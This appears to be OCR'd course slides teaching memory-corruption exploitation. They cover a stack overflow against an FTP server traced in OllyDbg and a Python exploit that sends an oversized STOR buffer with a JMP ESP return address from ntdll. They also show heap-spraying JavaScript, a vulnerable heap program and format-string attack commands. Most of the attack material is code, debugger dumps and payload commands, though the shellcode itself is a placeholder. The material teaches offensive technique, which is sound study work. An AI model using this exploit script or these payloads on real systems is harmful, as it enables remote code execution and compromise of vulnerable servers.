ST2 empty 0.0
ST3 empty 0.0
ST4 empty -UNORM FE1C 00000000 00000000
```


```
Ability_.<ModuleEntryPoint>

Address  Hex dump                ASCII
0041E000 00 00 00 00 01 97 41 00 ....0ùA.
0041E008 90 10 40 00 00 00 00 00 É▶@.....
0041E010 00 00 00 00 00 00 00 00 ........
0041E018 00 00 00 00 00 00 00 00 ........
0041E020 43 6F 75 6C 64 20 6E 6F Could no
0041E028 74 20 69 6E 69 74 69 61 t initia
0041E030 6C 69 73 65 20 73 6F 63 lise soc
0041E038 6B 65 74 73 2E 00 00 00 kets....
0041E040 45 72 72 6F 72 00 00 00 Error...
0041E048 68 74 74 70 00 00 00 00 http....
0041E050 66 74 70 00 65 6D 61 69 ftp.emai
0041E058 6C 00 00 00 6C 6F 67 73 l...logs
```

```
0137B6B8 39674238
0137B6BC 42306842
0137B6C0 68423168
0137B6C4 33684232
0137B6C8 42346842
0137B6CC 68423568
0137B6D0 37684236
0137B6D4 42386842
0137B6D8 69423968
0137B6DC 31694230
0137B6E0 42326942
0137B6E4 69423369
0137B6E8 35694234
```

```
Access violation when executing [42326742] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

SBOF JTR example - 5

- Examine memory and CPU registers to find shellcode space
- ESP in this case points to 0x0137B6B8, and at address 0x0137BAAE some other activity is overwriting our buffer
- 0x0137BAA0 - 0x0137B6B8 = 0x3E8 => 1000 bytes is enough




```
Registers (FPU)
EAX 00000001
ECX 0137FFDC
EDX FFFFFFFF
EBX 000007D5
ESP 0137B6                         CCCCCCCCCCCC
EBP 002FAE
ESI 000000
EDI 002FAE

EIP 424242

C 0  ES 00
P 0  CS 00
A 0  SS 00
Z 0  DS 00
S 0  FS 00
T 0  GS 00
D 0
O 0  LastE

EFL 000002

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
```

```
Ability_.<ModuleEntryPoint>
Address |Hex dump               |ASCII
0137B6B8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6C0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6C8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6D0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6D8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6E0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6E8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6F0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6F8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B700|43 43 43 43|43 43 43 43|CCCCCCCC
0137B708|43 43 43 43|43 43 43 43|CCCCCCCC
0137B710|43 43 43 43|43 43 43 43|CCCCCCCC
0137B718|43 43 43 43|43 43 43 43|CCCCCCCC
```


```
0137B6D0  43434343
0137B6D4  43434343
0137B6D8  43434343
0137B6DC  43434343
0137B6E0  43434343
0137B6E4  43434343
0137B6E8  43434343
0137B6EC  43434343
```

EIP = 0x0137B6A0



```
Address |Hex dump               |ASCII
0137B688|41 41 41 41|41 41 41 41|AAAAAAAA
0137B690|41 41 41 41|41 41 41 41|AAAAAAAA
0137B698|41 41 41 41|41 41 41 41|AAAAAAAA
0137B6A0|41 41 41 41|42 42 42 42|AAAABBBB
0137B6A8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6B0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6B8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6C0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6C8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6D0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6D8|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6E0|43 43 43 43|43 43 43 43|CCCCCCCC
0137B6E8|43 43 43 43|43 43 43 43|CCCCCCCC
```


ESP = 0x0137B6B8



```
Address |Hex dump               |ASCII
0137BA88|43 43 43 43|43 43 43 43|CCCCCCCC
0137BA90|43 43 43 43|43 43 43 43|CCCCCCCC
0137BA98|43 43 43 43|43 43 43 43|CCCCCCCC
0137BAA0|43 43 43 43|43 43 43 43|CCCCCCCC
0137BAA8|43 43 43 43|43 43 5D 2C|CCCCCC],
0137BAB0|20 52 65 61|73 6F 6E 3A| Reason:
0137BAB8|5B 41 63 63|65 73 73 20|[Access 
0137BAC0|44 69 73 61|6C 6C 6F 77|Disallow
0137BAC8|65 64 5D 00|43 43 43 43|ed].CCCC
0137BAD0|43 43 43 43|43 43 43 43|CCCCCCCC
0137BAD8|43 43 43 43|43 43 43 43|CCCCCCCC
0137BAE0|43 43 43 43|43 43 43 43|CCCCCCCC
0137BAE8|43 43 43 43|43 43 43 43|CCCCCCCC
```

SBOF JTR example - 6


- Find a return address that survives and works pointing to ESP
- There exists JMP ESP commands in OS system DLLs which is static
- In OllyDbg click View > Executable modules for vulnerable program



Executable modules

```
Base     Size     Entry    Name     File version    Path
00400000 0000F000 00401254 hello                    C:\tmp\hello.exe
76080000 0004A000 76087A9D KERNELBA 6.1.7600.16385  C:\Windows\system32\KERNELBASE.dll
76950000 000D4000 769A10E5 kernel32 6.1.7600.16385  C:\Windows\system32\kernel32.dll
77CB0000 0013C000          ntdll    6.1.7600.16385  C:\Windows\SYSTEM32\ntdll.dll
```


- Double click on ntdll.dll for example
- In CPU main thread window right click and choose Search for > Command
- We find a JMP ESP command at address 0x77CDBFE4 in ntdll.dll which we will use for our EIP value



Find command

jmp esp

[✓] Entire block




CPU - main thread, module ntdll

```
Address  Hex dump          Disassembly                      Comment
77CDBFE4  FFE4             JMP ESP
77CDBFE6  0200             ADD AL,BYTE PTR DS:[EAX]
77CDBFE8  8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
77CDBFEB  FF87 20010000    INC DWORD PTR DS:[EDI+120]
77CDBFF1  0187 24010000    ADD DWORD PTR DS:[EDI+124],EAX
77CDBFF7  803D 8003FE7F 0  CMP BYTE PTR DS:[7FFE0380],0
77CDBFFE v0F85 D1AA0500    JNZ ntdll.77D36AD5
77CDC004  803D 8A03FE7F 0  CMP BYTE PTR DS:[7FFE038A],0
77CDC00B v0F85 FEAA0500    JNZ ntdll.77D36B0F
77CDC011  8A46 02          MOV AL,BYTE PTR DS:[ESI+2]
77CDC014  24 13            AND AL,13
```

SBOF JTR example - 7, exploit...

```
#!/usr/bin/python
import socket
SC = ("suitable shellcode/paylod in the well known form,
we can for example use Metasploit shellcode generator or
find it on exploit-db.com etc.")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\xE4\xBF\xCD\x77"  #0x77CDBFE4 JMP ESP in ntdll.dll
buffer = '\x41' * 966 + ret + '\x90' * 16 + SC
print "\nSending shellcode buffer..."
s.connect(('192.168.2.102',21))
data = s.recv(1024)
s.send('USER admin' +'\r\n')
data = s.recv(1024)
s.send('PASS nimda' + '\r\n')
data = s.recv(1024)
s.send('STOR ' + buffer + '\r\n')
s.close()
```

SBOF JTR example - 8, stack view



Notes!
The return address to ntdll is OS version specific

When testing one can use \xCC - INT3 as shellcode which is the opcode for breakpoints

To increase stability we can put in some extra NOPs in our buffer around ESP

Shellcode (payload) writing and Network Exploits

- Very very hard - examples
  - System calls – perform complex tasks in ASM
  - Port binding (listening) shellcode
  - Reverse connect shellcode
  - Command execution shellcode
  - File transfer shellcode
  - Shellcode encoding
    - Avoid bad chars \x00 etc.
    - Hide the shellcode from IDS
    - XOR encoding

If we for example have


```
mov    ebx, 0
```

in our shellcode we can translate it to

```
mov    ebx, 1
xor    ebx, 1
```


Heap based buffer overflow

Much harder to exploit than stack attacks




```
main()
{
        char *color_pref;
        char *user_name;

        color_pref=malloc(10);
        user_name=malloc(10);

        strncpy(user_name, "fred", 4);

        printf("What is your fav color?\n");

        gets(color_pref);

        printf("color_pref: %s\n", color_pref);
        printf("user_name: %s\n", user_name);
}
```

1. We create variables that will point to the place where we'll store a user's color preference and name.
2. The program uses malloc to allocate ten characters each in the heap for the color_pref and user_name.
3. The strncpy call copies the four characters "fred" to the user_name. This hard-coded value should NOT be alterable by the user, right?
4. The pogram asks the user for a favorite color.
5. The gets function (uh-oh!) is used to pull the user input into color_pref.
6. Finally, we print out the two variables, the color_pref and the user's name.



- Malloc memory alignment
- Fewer protections are available for heap exploits




```
color_pref:
blue
user_name:
fred
```

```
color_pref:
blueblueblue
blue
user_name:
root
```

Heap buffer exploit

- Attack vulnerable web browsers with Javascript and various plugin support
- Overwrite one of the SEH addresses
  - Structured Exception Handler
- Javascript loads the shellcode into the heap
  - Heap spraying, 800 kB NOP sled
- Then generate an exception

```
<script>
  :
spray = build_large_nopsled();
a = new Array();
for(i = 0; i < 100; i++)
   a[i] = spray + shellcode;
  :
</script>

<html>
  :
exploit trigger condition
goes here
  :
</html>
```




Format string attacks

- The *printf() functions without formatted output specifier % as %i etc.

```
int main(int argc, char *argv[]){    // fmtstr.c program
   char temp[2048];                  // string to hold large temp string
   strcpy(temp, argv[1]);            // take argv1 input and jam into temp
   printf(temp);                     // print value of temp
}
```

- No protection against malformed input
  - Possible to attack the stack!
- Map out the stack with %x token (we have offset=4 for temp)
  - ./fmtstr "AAAA %08x %08x %08x %08x”
  - AAAA bffffd2d 00000648 00000774 41414141
- Use %s token to read from arbitrary memory
  - ./fmtstr "AAAA %08x %08x %08x %s"
  - Will give segmentation fault, another example may print env. vars
  - ./fmtstr `printf "\x84\xfd\xff\xbf"`" %08x %08x %08x %s"
- Writing to arbitary memory is possible to
- More reading
  - Hacking The Art of Exploitation 2nd edition book
  - http://seclists.org/bugtraq/2000/Sep/214



Windows buffer exploits

- Basicly done in the same way as in GNU/Linux
- Visual Studio express edition, compiler flags
  - **/Zi** Produces extra debugging information
  - **/Fe** Similar to **gcc**’s **-o** option
  - **/GS[-]** The /GS flag is on by default and provides stack canary protection. To disable it for testing, use the /GS- flag
  - C:\grayhat>cl.exe /Zi /GS- meet.c
  - **/SafeSEH** option produce a table of safe exception handlers
- Debugging tools for Windows
  - WinDbg (graphical), NTSD, CDB and KD
  - http://www.microsoft.com/whdc/devtools/debugging/default.mspx
- The Gray Hat Hacking S.E. book have a good chapter using OllyDbg and payloads generated by Metasploit
- Why use console tools when graphical ones exist?

